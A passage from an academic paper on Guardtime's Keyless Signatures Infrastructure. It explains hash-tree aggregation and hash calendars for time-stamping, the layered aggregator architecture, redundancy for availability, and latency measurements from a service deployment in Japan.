[2] Tallinn University of Technology, Raja 15, 12618 Tallinn, Estonia

Abstract. Keyless Signatures Infrastructure (KSI) is a globally distributed system for providing time-stamping and server-supported digital signature services. Global per-second hash trees are created and their root hash values published. We discuss some service quality issues that arise in practical implementation of the service and present solutions for avoiding single points of failure and guaranteeing a service with reasonable and stable delay. Guardtime AS has been operating a KSI Infrastructure for 5 years. We summarize how the KSI Infrastructure is built, and the lessons learned during the operational period of the service.

1 Introduction

Keyless signatures are an alternative solution to traditional PKI signatures. The word *keyless* does not mean that no cryptographic keys are used during the signature creation. Keys are still necessary for authentication, but *the signatures can be reliably verified without assuming continued secrecy of the keys.* Keyless signatures are not vulnerable to key compromise and hence provide a solution to the long-term validity of digital signatures. The traditional PKI signatures may be protected by timestamps, but as long as the time-stamping technology itself is PKI-based, the problem of key compromise is still not solved completely.

Keyless signatures are a solution to this problem. In a keyless signature system, the functions of signer identification and of evidence integrity protection are separated and delegated to cryptographic tools suitable for those functions. For example, signer identification may still be done by using asymmetric cryptography but the integrity of the signature is protected by using keyless cryptography—the so-called *one-way collision-free hash functions*, which are public standard transformations that do not involve any secret keys.

Keyless signatures are implemented in practice as *multi-signatures*, i.e. many documents are signed at a time. The signing process involves the steps of:

1. *Hashing*: The documents to be signed are hashed and the hash values are used to represent the documents in the rest of the process.
2. *Aggregation*: A global temporary per-round hash tree is created to represent all documents signed during the round. The duration of rounds may vary but is set to one second in the working solution.

3. *Publication*: The root hash values of the per-round aggregation trees are collected into a perpetual hash tree (so-called *hash calendar*) and the root hash value of that tree is published as a trust anchor.


To use such signatures in practice, one needs a suitable *Keyless Signatures' Infrastructure (KSI)* analogous to PKI for traditional signature solutions. Such an infrastructure consists of a hierarchy of aggregation servers that, in co-operation, create the per-round global hash trees. First layer aggregation servers, so-called *gateways*, are responsible of collecting requests directly from clients, and every aggregation server receives requests from a set of lower level servers, hashes them together into a hash tree, and sends the root hash value of the tree as a request to higher-level servers. The server then waits for the response from a higher-level server and by combining the received response with suitable hash chains from its own hash tree responds to lower-level servers.

In this paper, we discuss some service quality and availability issues that arise when maintaining this tree in practice and describe solutions to overcome them. The implementation avoids single points of failure and guarantees reasonable and stable service latency. Guardtime AS has been operating a KSI Infrastructure for 5 years—sufficiently long time to draw some conclusions about the availability, scalability and practical lessons learned during the operational phase. This paper summarizes how the KSI Infrastructure is built, its main components and the operational principles. We provide a brief overview of the security aspects of the service, including design decisions that minimize possible risks.

2 Hash Trees and Hash Calendars

Hash Trees: Hash-tree aggregation as a technique was first proposed by Merkle [6] and first used for digital time-stamping by Haber et al [5]. Hash-tree time-stamping uses a one-way hash function to convert a list of documents into a fixed length digest that is associated with time. User sends a hash of a document to the service and receives a *signature token*—a proof that the data existed at the given time and that the request was received through a specific access point. All received requests are *aggregated* together into a large hash tree; and the top of the tree is fixed and retained for each second (Fig. 1). Signature tokens contain data for reconstructing a path through the hash tree—starting from a signed hash value (a leaf) to the top hash value. For example, to verify a token y in the place of x_1 (Fig. 1), we first concatenate y with x_1 (part of the signature token) and compute a hash value $y_2 = h(x_1 \mid y)$ that is used as the input of the next hash step, until we reach the top hash value, i.e. $y_3 = h(y_2 \mid x_{34})$ in the example case. If $y_3 = x_{top}$ then it is safe to believe that y was in the original hash tree.

Hash Calendar: Root hash values for each second are *linked* together, into a globally unique hash tree called a *hash calendar*, so that new leaves are added only to one side of the tree. Time value is encoded as the *shape* of the calendar the modification of which would be evident to other users. The top hash of the calendar is periodically published in widely witnessed media.






Fig. 1. Computation of a hash tree (left), and verification of y at the position of x_2

There is deterministic algorithm to compute top of the linking hash three, giving us distinct top level hash value at each second. Also there is an algorithm to extract time value from the shape of the linking hash tree for each second, giving us a hard-to-modify time value for each issued token.

Security Against Back-Dating: Security against back-dating means that malicious servers must be unable to add new fresh requests to already published hash trees. It has been shown [4,3,2] that if the hash function is secure in ordinary terms (one-wayness, collision-resistance, etc.) and the aggregation tree is of limited size, then the scheme is indeed secure against back-dating.

3 System Architecture

An Application (Fig. 2) computes a hash of the document that is going to be signed and sends a request to a Gateway—a server that delivers the service to end-users. Gateway aggregates the requests received during an aggregation cycle and sends its top hash value as a request to the upstream aggregation cluster. The request is aggregated through multiple layers of Aggregator servers, and the globally unique top hash value is created by the Core cluster. The response (that consists of verifiable hash tree paths) is sent immediately back through the aggregation layers. The top hash values for each second are collected to Calendar Archive and distributed through the *Calendar Cache* layer to the Extender service, usually co-located with the Gateway host. Client applications use the Extender service for the verification of signatures.

Aggregation Network: An *aggregator* is a system component that builds hash trees from all incoming requests and passes root hash values to upstream system components. Aggregators work in rounds of equal duration. The requests received during a round are aggregated into the same hash tree. After receiving a response from an upstream component, an aggregator immediately delivers the response to all child aggregators together with hash paths of its own tree. Subsequent responses from upstream components for the same round are ignored. The aggregation tree is split to four layers, and an aggregation infrastructure was built so that the top layer is close to the Core cluster (see the next section), two intermediate layers provide geographic scale. The bottom layer is bundled with Gateways and hosted typically at the end user premises. Each downstream




Fig. 2. High-level system architecture and the aggregation network

client or aggregator has its reserved spot in the hash tree—this allows to prove which server was involved in the creation of a particular signature token.
The aggregation tree scales well. In order to double the system capacity we have to add only one hash value to the signature token. Current hash-tree depth is fixed at 50 steps, giving us theoretical maximum capacity of $2^{50} \approx 10^{15}$ signatures per second. This initial configuration is believed to cover possible signature needs for the foreseeable future. Each gateway and aggregation server generates *constant* upstream network traffic which does not depend on the actual load. This isolates the customers, does not leak information about the actual service usage, and provides reasonable denial-of-service attack protection. Also in order to scale up the service it is easy to add resources with linear increase in capacity.

Core Cluster consists of top-level aggregators and is a distributed synchronized machine responsible for producing the hash calendar and propagate it through the aggregation network. The root hash values of the calendar are archived and distributed to verification servers, through guaranteed integrity archiving and "dumb" caching layers. The roots of intermediate aggregation trees are only stored in relevant signature tokens. Top level aggregators guarantee that the time value of the calendar corresponds to the UTC time. Gateways fetch their copies of the Calendar from the cache servers using the HTTP protocol. Local copy of the Calendar data is used for signature token verification.

Gateway: Gateway works as a protocol adapter, accepting requests in application specific formats (RFC3161, OpenKSI) and forwarding them to designated Aggregator(s). In practice, first level of aggregation happens already at a Gateway host, giving us low and predictable communication bandwidth between the Aggregators and Gateway. Gateways host a *Verifier* (or *Extender*)— a signature verification assistant. Extender has a fresh copy of the calendar, and it builds hash chains from signed hash values to the published hash values. This cannot be done immediately after signing, because part of the calendar is not yet known at the signing time. The hash chains created by the Extender and validated in client APIs. Client applications may store the verified token with full information for re-creation of the hash-chain by creating so-called "extended" token.

4 Availability and Service Quality

To increase the *availability* of the service, single points of failure must be avoided and we have to use redundancy everywhere in the system. Every aggregation server is replaced with a *geographically dispersed cluster* of servers that work in parallel, so that lower-level servers send requests to the whole cluster and will use the first received valid reply. If the availability coefficient of a single server is assumed to be 0.99 (approximate downtime is 3.5 days per year), then a cluster with two servers has availability about 0.9999, assuming total independence of downtime events. The clusters can be enlarged without downtime.

The response time of the service may depend on several characteristics of the network and if no measures are taken may vary considerably. Below we describe how we eliminated the "long tail" of the service response time.

Simplified Approach. The aggregation network is redundant, i.e. it has a cluster of m aggregators instead of one. Every aggregator has a certain aggregation period d (in time units). The larger the aggregation period is, the larger service delay it creates, i.e. a request that receives at random time will be aggregated (i.e. the Merkle tree built, the root hash calculated and sent to the parent cluster) approximately after $d/2$ units of time. This means that every aggregator in the path from a client to the core-cluster adds $d/2$ time units of service delay.

If an aggregation round begins at 0 and ends at d, then a request that arrives at t (in $[0 \ldots d]$) will have service delay $d - t$, i.e. the larger t is, the smaller will be service delay. The requests that arrive later (just before the round is closed) have smaller service delays.

The main idea is to adjust the round schedules of the aggregators in the same cluster so that the average delay of requests will be minimal. For example, if we have two aggregators in the cluster both with round length d (in time units) and the round of the second aggregator begins at time $d/2$ (instead of 0), then (as every request is sent to both aggregators), the average service delay is $d/4$ instead of $d/2$. This is because the delay for a request received at t is now the following function $\delta(t) = \frac{d}{2}(1 + \lfloor 2t/d \rfloor) - t = \begin{cases} d/2 - t & \text{if } t \in [0 \ldots d/2] \\ d - t & \text{if } t \in [d/2 \ldots d] \end{cases}$ and the average value of this function in $[0 \ldots d]$ is $d/4$. In general, if we have m aggregators in the cluster, and the round of the i-th aggregator in the cluster begins at time i/m, then $\delta(t) = \frac{d}{m}(1 + \lfloor mt/d \rfloor) - t$ and the average delay is $\frac{d}{2m}$.

This method reduce the service delay by interleaving the aggregation rounds in a cluster. The simplified approach is useful if the delay is almost completely random, i.e. has a large standard deviation comparable to the duration of aggregation rounds. Such extreme conditions are very rare in practice.

Practical Approach. A network delay between a child aggregator C and a parent aggregator P consists of several components:

– *Propagation delay* caused by the basic fact of physics and which depends on the length of wires between C and P. This delay cannot be eliminated.
– *Serialization delay* caused by global cloud of network routers that choose the paths in the network that are used to send data from C to P.
– *Jitter*. Mostly caused by varying utilization which creates processing queues and causes retransmissions.

All these component-delays create a probability distribution that is not uniform but a rather sharp bell-curve. For example, if we know that 95 per cent of the requests (of C to P) have delays between $25 - 40$ms (milliseconds), then we can adjust the round schedules of C and P, so that their rounds (if they are of equal duration d) begin at t and $t + 40$ms, respectively. This means that 95 per cent of the requests send by P to C have additional delay less than 40ms. Note that in practice, the delay is much smaller than d/m, where m is the number of aggregators in a cluster and d is the aggregation period.

Message flow between the aggregation layers is depicted in Fig. 3. The vertical axis represents layers of the aggregation tree, and the horizontal axis represents time-flow in seconds. Left drawing illustrates the unsynchronized case with two requests, first one being worst case and second one being best case. As request




Fig. 3. Message flow through the aggregation layers (AL → AS → AN → ATL → Core and back). Horizontal axis represents the flow of time in seconds.

travels upstream it waits for end of the aggregation round at each layer, and first requests narrowly misses the end of 1-second top level aggregation cycle. Second requests arrives just before the end and response for both requests arrives at the same time. Right drawing depicts the ideal case with synchronized layers.

5 Practical Results

Test Setup: The test was performed during the service expansion to Japan, topologically very distant location from the Core cluster which is distributed between the different jurisdictions in Europe. Service was already extensively tested in the laboratory environment, so that its performance in presence of non-ideal network conditions was already mapped. Also, its latency, when operated within a single continent, had been proven to be satisfactory. We rented some physical and some virtual servers from 5 different service providers based on Tokyo and Nagano. There were also some non-formal testing objectives, like (1) finding set of service providers with least dependent resources, especially ISP peering; (2) testing service quality provided by different sizes of clusters of physical and virtual servers, finding cost effective combination; (3) testing effect of different aggregation periods; (4) testing effect of other system parameters; (5) providing data to draft the Service Level Agreements. Load was generated remotely, measurements were performed at the Gateway host, so that client application to gateway connection did not impact the measurements. Tests were run for 24 hour periods, for at least 3 consecutive days. If possible then ISP-s with worst quality of service were used (they were dropped in production).

Results: The main goal was to improve the service quality, i.e. provide minimal and deterministic latency of the signing service to the end users; and also to find cost effective setup to guarantee reasonable availability. The progress is presented with the before and after response timing histograms in Fig. 4. The left graph depicts the initial real-life signing response timing distribution. Note that there are no failed requests because of the redundancy and automatic retry mechanism on all aggregation layers. Response latency histogram after the synchronization of the aggregation layers and other optimizations like tuning host network stack and Linux kernel parameters is depicted at Fig. 4 (right). Here latency is mostly dictated by the underlying network delays as RTT (round-trip delay) from AN to ATL is approximately 270ms, other network delays are below few milliseconds. Clock drift at all layers is less than 4ms and Core protocol voting time is 48ms. Final optimizations and findings included:

- The lowest latency was achieved by the aggregation period of 200...400ms. We started with 200ms and later reverted to 400ms for less data traffic.
- In redundant clusters, virtual servers are reasonably good. Three virtual servers cost less and provide better service than 2 dedicated physical servers.
- Virtualized servers can have choppy flow of time; it helps to keep local disk IO minimal. For our case it was necessary to set up network logging.
- Although being easier to implement the TCP based network protocol had some unwanted quirks, especially the "*TCP slow start after idle*" feature.




Fig. 4. Real-life response time histograms before and after the optimizations. Vertical axis is the number of samples, horizontal scale is the latency in seconds.

In practice, the synchronization involved setting up reasonably good configuration of Internet-based NTP time synchronization and configuring optimal timing offsets based on measured RTT between the aggregation layers at each Aggregator site. Depending on availability requirements 2 or 3 Aggregation servers in a cluster provided satisfactory results.

References

1. Bayer, D., Haber, S., Stornetta, W.-S.: Improving the efficiency and reliability of digital timestamping. In: Sequences II: Methods in Communication, Security, and Computer Sci., pp. 329–334. Springer, Heidelberg (1993)
2. Buldas, A., Laanoja, R.: Security proofs for hash tree time-stamping using hash functions with small output size. In: Boyd, C., Simpson, L. (eds.) ACISP 2013. LNCS, vol. 7959, pp. 235–250. Springer, Heidelberg (2013)
3. Buldas, A., Niitsoo, M.: Optimally tight security proofs for hash-then-publish time-stamping. In: Steinfeld, R., Hawkes, P. (eds.) ACISP 2010. LNCS, vol. 6168, pp. 318–335. Springer, Heidelberg (2010)
4. Buldas, A., Saarepera, M.: On provably secure time-stamping schemes. In: Lee, P.J. (ed.) ASIACRYPT 2004. LNCS, vol. 3329, pp. 500–514. Springer, Heidelberg (2004)
5. Haber, S., Stornetta, W.-S.: How to time-stamp a digital document. Journal of Cryptology 3(2), 99–111 (1991)
6. Merkle, R.C.: Protocols for public-key cryptosystems. In: Proceedings of the 1980 IEEE Symposium on Security and Privacy, pp. 122–134 (1980)

Author Index